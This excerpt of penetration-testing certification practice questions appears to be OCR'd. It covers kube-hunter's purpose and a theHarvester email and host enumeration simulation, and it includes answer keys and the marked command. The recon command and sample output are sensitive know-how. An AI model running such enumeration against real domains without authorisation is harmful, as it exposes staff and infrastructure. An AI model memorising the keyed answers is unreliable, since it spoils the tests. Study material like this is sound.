
NEW QUESTION 18
A penetration tester performs an assessment on the target company's Kubernetes cluster using kube-hunter. Which of the following types of vulnerabilities could be detected with the tool?

A. Network configuration errors in Kubernetes services
B. Weaknesses and misconfigurations in the Kubernetes cluster
C. Application deployment issues in Kubernetes
D. Security vulnerabilities specific to Docker containers


Answer: B

Explanation:
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here??s why option B is correct:
? Kube-hunter: It scans Kubernetes clusters to identify security issues, such as
misconfigurations, insecure settings, and potential attack vectors.
? Network Configuration Errors: While kube-hunter might identify some network- related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
? Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
? Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
References from Pentest:
? Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.
? Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.
=================

NEW QUESTION 22
SIMULATION
A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.
INSTRUCTIONS



```
[*] Target: someclouddomain.org

Searching 0 results.
Searching 100 results.
Searching 200 results.
[*] Searching Google.

[*] No IPs found.

[*] Emails found: 9
----------------------
afrihari@someclouddomain.org
security@someclouddomain.org
info@someclouddomain.org
gfareau@someclouddomain.org
avapretta@someclouddomain.org
lastname@someclouddomain.org
researchIT@someclouddomain.org
ghstrowski@someclouddomain.org
conferencespeakers@someclouddomain.org

[*] Hosts found: 9
---------------------
academic-stores.someclouddomain.org:34.196.18.124, 34.233.45.248,
52.7.213.114, 54.174.10.37
certifications.someclouddomain.org:198.134.5.32
connection.someclouddomain.org:13.107.246.51, 13.107.213.51
logins.someclouddomain.org:198.134.5.46
your.someclouddomain.org:52.173.139.125
ITpartners.someclouddomain.org:104.43.140.101
ls.someclouddomain.org:67.199.248.13, 67.199.248.12
stores.someclouddomain.org:34.233.45.248, 52.7.213.114, 54.174.10.37,
34.196.18.124
www.someclouddomain.org:23.96.239.26
```




Which of the following tools created this output?

○ WHOIS

○ dig

○ Nmap


● TheHarvester




Select the appropriate command to produce the output:

● `theharvester -d someclouddomain.org -l 200 -b google.com`

○ `theharvester -d google.com -l 200 -b someclouddomain.org`



